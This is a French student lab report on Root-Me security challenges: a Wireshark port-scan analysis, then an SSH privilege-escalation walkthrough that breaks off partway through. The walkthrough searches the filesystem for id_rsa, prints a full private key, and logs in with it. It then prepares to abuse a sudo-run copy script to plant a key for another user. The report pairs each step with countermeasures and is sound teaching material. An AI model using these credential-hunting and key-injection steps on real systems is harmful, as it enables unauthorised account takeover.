



UNIVERSITÉ
SORBONNE
PARIS NORD

S401 TP

Sécuriser un Système d'Information – Vulnérabilité : Exploitation & Contre-mesures

Etudiant : Abdelkrim Messaoudene

Encadrer par Monsieur A.HEDDA

Date: 02/04/2026

Objectifs du TP.....	4
Prérequis.....	4
Plan détaillé.....	5
1. Mise en situation.....	5
2. Phase de reconnaissance.....	6
Présentation du challenge Scan de ports.....	6
3. Identification de la cible.....	7
Identification de l'attaquant.....	7
Analyse des réponses TCP.....	8
Filtrage des ports ouverts.....	8
Identification des ports ouverts.....	9
Conclusion du challenge – Scan de ports.....	9
vulnérabilité exploitée :	9
méthode d'exploitation :	9
impact potentiel réel :	9
mesure de sécurisation associée :	9
Recommandations globales.....	10
Top 5 risques :	10
Top 5 protections :	10
3. Attaques sur l'authentification.....	10
Présentation du challenge Clés SSH.....	10
Connexion au serveur.....	11
Exploration initiale.....	12
Recherche de clé SSH.....	13
Lecture de la clé privée.....	13
Import de la clé (local).....	14
Connexion en antoine.....	15
Analyse du script.....	15
Génération d'une clé SSH.....	17
Injection de la clé.....	17
Connexion en damien.....	18
Récupération du flag.....	18
Validation du challenge.....	19
Conclusion du challenge – SSH / Clés SSH.....	19
vulnérabilité exploitée :	19
méthode d'exploitation :	19
impact potentiel réel :	19
mesure de sécurisation associée :	19
Recommandations globales.....	20
Top 5 risques :	20
Top 5 protections :	20
4. Vulnérabilité d'un service réseau.....	21
Présentation du challenge FTP - Authentification.....	21
Filtrage du trafic FTP.....	22

Identification d'une connexion valide.....	23
Conclusion du challenge – FTP Authentication.....	24
vulnérabilité exploitée :	24
méthode d'exploitation :	24
impact potentiel réel :	24
mesure de sécurisation associée :	24
Recommandations globales.....	24
Top 5 risques :	24
Top 5 protections :	24
6. Analyse Web / Injection.....	25
Étape 1 : Identification de l'attaque.....	26
Étape 2 : Nombre de requêtes sur /home.....	27
Étape 3 : Identification du serveur utilisé.....	29
Étape 4 : Message secret.....	30
Conclusion du challenge – Injection de commande.....	32
vulnérabilité exploitée :	32
méthode d'exploitation :	32
impact potentiel réel :	32
mesure de sécurisation associée :	32
Recommandations globales.....	33
Top 5 risques :	33
Top 5 protections :	33

Objectifs du TP

À la fin du TP, l'étudiant sera capable de :

- Identifier des vulnérabilités sur un SI simulé via Root-Me
- Exploiter des failles (reconnaissance, bruteforce, services réseaux...)
- Comprendre l'impact d'une faille sur l'intégrité/confidentialité
- Proposer une mesure de sécurisation pour chaque exploitation
- Documenter ses résultats dans un mini-rapport technique

Prérequis

- Un compte Root-Me validé
- Kali Linux (VM locale ou navigateur avec machine)
- Outils autorisés : nmap, hydra, burpsuite, telnet/netcat
- Teams/OneDrive pour déposer le rapport de TP

Plan détaillé

1. Mise en situation

Votre rôle : équipe sécurité (Blue Team + Red Team légère).

Objectif : identifier et corriger des failles sur des services essentiels du SI.

Chaque exploitation Root-Me doit être suivie d'une proposition de contre-mesure :

- filtrage réseau
- politique de mots de passe
- durcissement service (SSH, FTP, SIP...)
- segmentation


2. Phase de reconnaissance

Présentation du challenge Scan de ports

Pour ce challenge, il s'agit d'analyser une capture réseau afin d'identifier un **scan de ports** effectué sur un hôte.

Objectifs :

- Comprendre le fonctionnement d'un scan (SYN, SYN-ACK, RST)
- Identifier la cible et l'attaquant
- Déterminer les ports ouverts



On ouvre le fichier **.pcap** avec Wireshark.

On observe de nombreux paquets TCP avec des flags **SYN**, ce qui indique un scan de ports.

Cela correspond à une tentative de découverte de services actifs.

port-scan(1).pcapng					
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide					
Apply a display filter ... <Ctrl-/>					
No.	Time	Source	Destination	Protocol	Length Info
1	0.000000000	10.99.0.1	10.99.0.255	UDP	86 57621 → 57621 Len=44
2	0.000186343	10.99.0.1	10.99.0.255	UDP	86 57621 → 57621 Len=44
3	2.044318638	02:42:b2:55:13:ab	02:42:0a:63:00:02	ARP	42 Who has 10.99.0.2? Tell 10.99.0.1
4	2.044368714	02:42:0a:63:00:02	02:42:b2:55:13:ab	ARP	42 10.99.0.2 is at 02:42:0a:63:00:02
5	2.467164725	10.99.0.1	10.99.0.2	TCP	74 57532 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
6	2.467195709	10.99.0.2	10.99.0.1	TCP	74 80 → 57532 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 M
7	2.467208370	10.99.0.1	10.99.0.2	TCP	66 57532 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
8	2.467220612	10.99.0.1	10.99.0.2	TCP	74 57806 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
9	2.467227174	10.99.0.2	10.99.0.1	TCP	54 443 → 57806 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	2.467245649	10.99.0.1	10.99.0.2	TCP	66 57532 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 T
11	2.474950346	10.99.0.1	10.99.0.2	TCP	74 57542 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
12	2.474959192	10.99.0.2	10.99.0.1	TCP	74 80 → 57542 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 M
13	2.474964877	10.99.0.1	10.99.0.2	TCP	66 57542 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
14	2.474974570	10.99.0.1	10.99.0.2	TCP	74 51586 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
15	2.474978581	10.99.0.2	10.99.0.1	TCP	54 443 → 51586 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	2.474989860	10.99.0.1	10.99.0.2	TCP	74 51790 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
17	2.474992852	10.99.0.2	10.99.0.1	TCP	54 111 → 51790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	2.475003418	10.99.0.1	10.99.0.2	TCP	74 51092 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
19	2.475006431	10.99.0.2	10.99.0.1	TCP	54 139 → 51092 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
- Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-ac750a65d233, id 0 - Ethernet II, Src: 02:42:0a:63:00:02 (02:42:0a:63:00:02), Dst: 02:42:b2:55:13:ab (02:42:b2:55:13:ab) - Internet Protocol Version 4, Src: 10.99.0.2, Dst: 10.99.0.1 - Transmission Control Protocol, Src Port: 80, Dst Port: 57532, Seq: 0, Ack: 1, Len: 0					

3. Identification de la cible

En analysant les paquets, on remarque que plusieurs requêtes SYN sont envoyées vers une même adresse IP.

Cette adresse correspond à la **machine scannée** (la cible).

Identification de l'attaquant

L'adresse IP qui envoie les requêtes SYN vers plusieurs ports est l'attaquant.

Il s'agit donc de la machine à l'origine du scan.

Étape 2

Donnez l'adresse IP de l'attaquant.

✓ Challenge validé

Vous pouvez passer au challenge suivant

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.99.0.1	10.99.0.255	UDP	86	57621 → 57621 Len=44
2	0.000186343	10.99.0.1	10.99.0.255	UDP	86	57621 → 57621 Len=44
3	2.044318638	02:42:b2:55:13:ab	02:42:0a:63:00:02	ARP	42	Who has 10.99.0.2? Tell 10.99.0.1
4	2.044368714	02:42:0a:63:00:02	02:42:b2:55:13:ab	ARP	42	10.99.0.2 is at 02:42:0a:63:00:02
5	2.467164725	10.99.0.1	10.99.0.2	TCP	74	57532 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
6	2.467195709	10.99.0.2	10.99.0.1	TCP	74	80 → 57532 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
7	2.467208370	10.99.0.1	10.99.0.2	TCP	66	57532 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
8	2.467220612	10.99.0.1	10.99.0.2	TCP	74	57886 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK

Analyse des réponses TCP

On observe différents types de réponses :

- **SYN + ACK** → port ouvert
- **RST** → port fermé

Cela permet de distinguer les services actifs.

Étape 3

Donnez les ports ouverts de l'hôte scanné classés par numéro de port au format `port1:port2:port3:...`

✓ Challenge validé

Vous pouvez passer au challenge suivant

Filtrage des ports ouverts

On applique un filtre :

`tcp.flags.syn == 1 and tcp.flags.ack == 1`

Cela permet d'afficher uniquement les ports ouverts.

port-scan(1).pcapng

Fichier Editer Vue Aller Capture Analyser Statistiques Téléphonie Wireless Outils Aide

tcp.flags.syn == 1 and tcp.flags.ack == 1

No.	Time	Source	Destination	Protocol	Length	Info
6	2.467195709	10.99.0.2	10.99.0.1	TCP	74	80 → 57532 [SYN, ACK] Seq=0 Ack=1 Wi
12	2.474959192	10.99.0.2	10.99.0.1	TCP	74	80 → 57542 [SYN, ACK] Seq=0 Ack=1 Wi
44	2.475192747	10.99.0.2	10.99.0.1	TCP	74	22 → 43670 [SYN, ACK] Seq=0 Ack=1 Wi
47	2.475964742	10.99.0.2	10.99.0.1	TCP	74	21 → 43276 [SYN, ACK] Seq=0 Ack=1 Wi
66	2.476104946	10.99.0.2	10.99.0.1	TCP	74	53 → 41362 [SYN, ACK] Seq=0 Ack=1 Wi
1644	2.494801263	10.99.0.2	10.99.0.1	TCP	74	3269 → 35404 [SYN, ACK] Seq=0 Ack=1 Wi
2026	2.558338799	151.101.130.132	10.99.0.2	TCP	74	80 → 34204 [SYN, ACK] Seq=0 Ack=1 Wi

Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-ac750a65d233, id 0
 Ethernet II, Src: 02:42:0a:63:00:02 (02:42:0a:63:00:02), Dst: 02:42:b2:55:13:ab (02:42:b2:55:13:ab)
 Internet Protocol Version 4, Src: 10.99.0.2, Dst: 10.99.0.1
 Transmission Control Protocol, Src Port: 80, Dst Port: 57532, Seq: 0, Ack: 1, Len: 0

Identification des ports ouverts

On relève les ports associés aux paquets SYN-ACK.

Ces ports correspondent aux services accessibles sur la machine cible.

21:22:53:80:3269

Conclusion du challenge – Scan de ports

vulnérabilité exploitée :

Ici il n'y a pas vraiment une vulnérabilité directe, mais plutôt une phase de reconnaissance du réseau via un scan de ports. Cela exploite le fait que des ports sont accessibles et visibles.

méthode d'exploitation :

On analyse une capture réseau avec Wireshark et on observe des paquets TCP avec des flags SYN envoyés vers plusieurs ports. En regardant les réponses (SYN-ACK ou RST), on peut identifier les ports ouverts et fermés.

impact potentiel réel :

Dans un cas réel, un attaquant peut cartographier un réseau, repérer les services actifs et préparer une attaque plus ciblée (exploitation de vulnérabilités sur ces services).

mesure de sécurisation associée :

Il faut limiter les ports ouverts, utiliser un firewall et surveiller le trafic réseau pour détecter les scans.

Recommandations globales

Top 5 risques :

- Découverte des services exposés
- Cartographie du réseau
- Préparation d'attaques ciblées
- Exposition de ports inutiles
- Absence de surveillance réseau

Top 5 protections :

- Configurer un firewall (UFW, iptables)
- Fermer les ports inutiles
- Mettre en place un IDS/IPS
- Filtrer les connexions entrantes
- Surveiller le trafic réseau

3. Attaques sur l'authentification

Présentation du challenge Clés SSH

Pour ce challenge, il s'agit d'exploiter une mauvaise gestion des clés SSH afin de récupérer l'accès au compte **damien** et lire le flag dans son dossier personnel.

Informations fournies :

- Connexion SSH avec user / password
- Accès direct au serveur

Objectif :

- Se connecter au serveur
- Trouver une faille liée aux clés SSH
- Escalader les privilèges jusqu'à l'utilisateur **damien**
- Récupérer le flag

 ssh

Catégorie / Système / Bash - Clés SSH

 SYSTÈME

 FACILE

 150 POINTS

 ~ 35 MIN

Arrêter le challenge

Bash - Clés SSH

Accès public VPN RootBox

Begin openssh private flag

ssh://user@sockets.challenges.root-me.pro:32257
Mot de passe : password

Vous êtes en charge du service informatique de l'entreprise. Un serveur pose problème dernièrement et c'est à vous de vous en charger. Récupérez l'accès au compte *damien* pour lire le flag sur son répertoire home.

Connectez-vous en SSH avec les identifiants suivants :

- Utilisateur : `user`
- Mot de passe : `password`

Entrez le flag de validation

RM{...}

Soumettre

Accès public VPN RootBox

ssh://user@sockets.challenges.root-me.pro:32257
Mot de passe : password

Connexion au serveur

On commence par se connecter au serveur via SSH avec les identifiants fournis (**user / password**).

La connexion fonctionne, on arrive bien sur une machine Linux distante.

```
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~
Fichier Actions Éditer Vue Aide
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~
abdelkrim@abdelkrim:~$ ssh user@sockets.challenges.root-me.pro
-p 32369
The authenticity of host '[sockets.challenges.root-me.pro]:32369'
9 ([212.83.184.241]:32369)' can't be established.
ED25519 key fingerprint is SHA256:7YHfWHkSvbxpakJFHeVUxGZVsijBt
EZVy4ksv/sdy4U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[sockets.challenges.root-me.pro]:32369'
(ED25519) to the list of known hosts.
user@sockets.challenges.root-me.pro's password:
Linux deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6 6.12.47 #1 SMP Mon Oct 27 10:01:15 UTC 2025; x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in
the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```

Exploration initiale

On utilise **ls -la** pour voir les fichiers du répertoire courant.

On remarque qu'il n'y a rien d'intéressant ici, donc il faut chercher ailleurs dans le système.

```
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:/home$ ls -la
total 28
drwxr-xr-x 1 root    root    4096 Nov  7 13:46 .
drwxr-xr-x 1 root    root    4096 Mar 29 17:41 ..
drwxr-xr-x 4 antoine antoine 4096 Nov  7 13:46 antoine
drwxr-xr-x 1 damien  damien  4096 Nov  7 13:46 damien
drwxr-xr-x 2 user    user    4096 Nov  7 13:46 user
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:/home$
```

On se déplace dans **/home** et on liste les dossiers.


On observe plusieurs utilisateurs : **antoine**, **damien** et **user**.

Recherche de clé SSH

On utilise la commande **find** pour chercher des fichiers **id_rsa**.

On trouve une clé privée dans :

/BACKUPS/antoine/.ssh/id_rsa



```
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:/home$ find / -name "id_rsa" 2>/dev/null
/BACKUPS/antoine/.ssh/id_rsa
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:/home$
```

Lecture de la clé privée

On affiche le contenu avec **cat**.

On récupère une clé privée OpenSSH complète.


Cela permet potentiellement de se connecter en tant que **antoine**.

```
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: /home
Fichier Actions Éditer Vue Aide
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: /home
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: /home$ cat /BACKUP/antoine/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAA5Z9Kevx7hin2xk5Jow1CfvNrIsqwkS96ZBd8j1KLIDEJA/mC5Inw
sNb+p8pkxxqodQowjn5bvwuWk013aPUUFAYKtjp0v3PIHkjloQ9SuJmd/o5/hRH2zqXeo2
QDT0fkBWUB3eMZrI/SkdawtWI0GhH/w+L5ohVzqRT8EqjL2KuTIpYxFvMDN/q0LUPRb81y
SKehaPv0TLjWS9DpFsF9rXFyLKRIoUgTtceQwB0r52PTQKhpy9SP+7bPlqXXqN0DVo8J1n
tM3dCdTu0BFLxHzUPCkzrPTAm5D55zyxr4H8wsakMzsVGx7XsEwr9+Hn5pn2dXfYx9en
qsGBVyk58RwAAA9BahG4tWoRuLQAAAAdzc2gtcnNhAAABAQDln0p6/HuGKfbGTkmjDUJ+82
siyrCRL3pkF3yPUosgMQkD+YLkifCw1v6nymTHGqh1CjC0flvC+5aTTXdo9RQUDIq20k6/
c8geS0Whd1K4mZ3+jn+FEfb0pd6jZANPR+QFZQhd4xmsj9KR1rC1YjQaEf/D4vmiFX0pFP
wSqMvYq5MiLjEW8wM3+o6VQ9FvzXJIp6Fo+85MuNZL00kwwX2tcXIspEihSB01x5DAHsvN
Y9NAqG1j1I/7ts+Wpdeo3QNwJwnWe0zd0J1044EUvEfNQ8KTMKs9MCbkPnnPLGvgfzCxxQ
z0xUbEXtewRav34efmmfZ1d9jH16eqwYG+TnxHAAAAAwEAAQAAABfymS+7NdyLcsdCcc5
1uwoHM5SIw7oYU/CtPFmr94NPacvG0P4pXnbqrNrtse3Lm2a9PcwWZFZkq1LIQNwqtsHSf
wK6+0xhVCzIWF4f/XXv2zipPqYvdegeByZN70Rs0Fw5q0StYseKpiB8XahEyf8wAla4zGS
5TPsEi7cccEmzhE1bgPMqddA/T320QDi/wiwxHtoKIjN1QDEzwY04dEgdGEbIK8mLUsW2
4HXNQ+Kwfo5L0bzJ+dU+HD3fRPFzXxB3Yr8dqdv1icCkGQzBFwJfjxr0gLcEBCr4BZyzq7
2m9z7RIWaf3GWELjKzuXCAzdp+C10RBm7CkzjzWMqqhKhAAAAGQDeexNMSEXT7KLnD2g4Tq
p1v0jfa6QcQTMa4+h0CUi59IcRGgH1zVQfo0uDkhF0U9w2H8niatIF1mYyhmJ4j9PCVlnt
lBk3laEGSry+u+vhdYqeKIoqMLm90t0YDrtCIaNEtzoU0CvNJ+f26Ejjw+kk2P4P53apGV
pQNln1dwT0AQAAAEIA9ZyX2eWZFcLhs6LdznThmdoEGsdF65z91vgv/OYfzMomoE3iltLZ
q+ThCxLa17ufxui13NfmAU2TboaKqwowvdZIw7RL5AaocbUoIGQMm3ICAtpl/sBriP/A7I
KQjo6mxRu7B/9W6omyi1SBFSq+CDcYZQxUqzwvVBshuAk5j78AAACBA09VkaD6DKK8Ja9L
tKk25AUVL3o8xyvgeMMJK81hiQZ06jL+cas6zGwPAgfetor64z/OgvbrZMIqV0fkTYPpWL
MYgWN8lmRxZ8ARMwiQpSoUNNWxj3Tuj0fh6Htmwf2nWUwxe95PMVdQz08d7N3yznkExSMV
erG2dzNxJd/+aTV5AAAAFGFudG9pbmVAOWU4Yjk0NjFmODdjAQIDBAUG
-----END OPENSSH PRIVATE KEY-----
user@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: /home$
```

Import de la clé (local)

Sur la machine locale, on crée un fichier contenant la clé puis on change les permissions (**chmod 600**).

C'est nécessaire pour que SSH accepte la clé.




```
abdelkrim@abdelkrim: ~
Fichier Actions Éditer Vue Aide
abdelkrim@abdelkrim: ~
GNU nano 8.4 key *
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAEBm9uZQAAAAAAAAABAAAwAAAdzc2gtcn
NhAAAAAwEAAQAAQEA5Z9Kevx7hin2xk5Jow1CfvNrIsqwkS96ZBd8j1KLIDEJA/mC5Inw
sNb+p8pkxxqodQowjn5bwvuWk013aPUUFayKtjp0v3PIHkjloQ9SuJmd/o5/hRH2zqXeo2
QDT0fkBWUB3eMZrI/SkdawtWI0GhH/w+L5ohVzqRT8EqjL2KuTIpYxFvMDN/q0lUPRb81y
SKehaPv0TLjWS9DpFsF9rXFyLKRIoUgTtceQwB0r52PTQKhpY9SP+7bPlqXXqN0DVo8J1n
tM3dCdTu0BFLxHzUPCkzCrPTAm5D55zyxr4H8wsakMzsVGxF7XsEWr9+Hn5pn2dXfYx9en
qsGBvk58RwAAA9BahG4tWoRuLQAAAAdzc2gtcnNhAAABAQDln0p6/HuGKfbG6TkmjDUJ+82
siyrCRL3pkF3yPUosgMQkD+YLkifCw1v6nymTHGqh1CjC0flvC+5aTTXdo9RQUdIq20k6/
c8geS0WhD1K4mZ3+jn+FEfb0pd6jZANPR+QFZQhd4xmsj9KR1rc1YjQaEf/D4vmiFX0pFP
wSqMvYq5MiljEW8wM3+o6VQ9FvzXJIp6Fo+85MuNZL00kwwX2tcXIspEihSB01x5DAHSvn
Y9NAqG1j1I/7ts+Wpdeo3QNwJwnWe0zd0J1044EUvEfNQ8KTMks9MCbkPnnPLGvgfzCxxQ
z0xUbExtewRav34efmmfZ1d9jH16eqwYG+TnxHAAAAAwEAAQAAQBFyMS+7NdyLcsdCcc5
1uwoHM5SIw7oYU/CtPFmr94NPacvG0P4pXnbqrNrtse3Lm2a9PcwWZFZkq1LIQNwqtsHSf
-----
```

Connexion en antoine

On utilise la clé avec **ssh -i key**.

La connexion fonctionne, on est maintenant connecté en **antoine**.



```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~
Fichier Actions Éditer Vue Aide
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~
abdelkrim@abdelkrim:~$ nano key
abdelkrim@abdelkrim:~$ chmod 600 key
abdelkrim@abdelkrim:~$ ssh -i key antoine@sockets.challenges.root-me.pro -p 32369
Linux deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6 6.12.47 #1 SMP M
on Oct 27 10:01:15 UTC 2025 x86_64
Mot de passe : password

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```

Analyse du script

On lit le fichier **script.sh**.

On remarque qu'il est exécuté avec : **sudo -u damien**

Cela signifie qu'on peut exécuter des actions en tant que **damien**.

```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ cat script
sh
#!/bin/bash
# This script allows you to place any file in the home directory of the user "damien"
# Place the files or directories you want damien to have in his home in "/home/antoine/damien" (e.g. `echo 'hello' > /home/antoine/damien/hello.txt`).
# Then simply launch `sudo -u damien /home/antoine/script.sh`
# The file "hello.txt" is now at /home/damien/hello.txt !
# Please note that the files in "/home/antoine/damien" must be readable by the user d
mien.
/usr/bin/cp -r /home/antoine/damien/. /home/damien/
/usr/bin/find /home/damien -not -name "flag.txt" -exec chmod 700 {} \;
```

Le script copie des fichiers depuis **/home/antoine/damien** vers **/home/damien**.
Donc on peut contrôler ce qui sera copié chez damien.

C'est une faille de type mauvaise gestion des permissions.

```
abdelkrim@abdelkrim: ~
Fichier Actions Éditer Vue Aide
abdelkrim@abdelkrim: ~
abdelkrim@abdelkrim:~$ ssh-keygen -t ed25519 -f ~/tp_key
Generating public/private ed25519 key pair.
Enter passphrase for "/home/abdelkrim/tp_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/abdelkrim/tp_key
Your public key has been saved in /home/abdelkrim/tp_key.pub
The key fingerprint is:
SHA256:Yco1jn03+2YugVUR6/UwsneudnUd0DY7v1vtaoLueys
The key's randomart image is:
+--[ED25519 256]--+
|      .o.      |
|      .o +     |
|      = .o * o  |
|      . * o.. + B|
|      = So. o . B|
|      o.... . o*|
|      .o      B|
|      E.= o+o   |
|      o=X+=o+o  |
+---[SHA256]-----+
abdelkrim@abdelkrim:~$
```

Génération d'une clé SSH

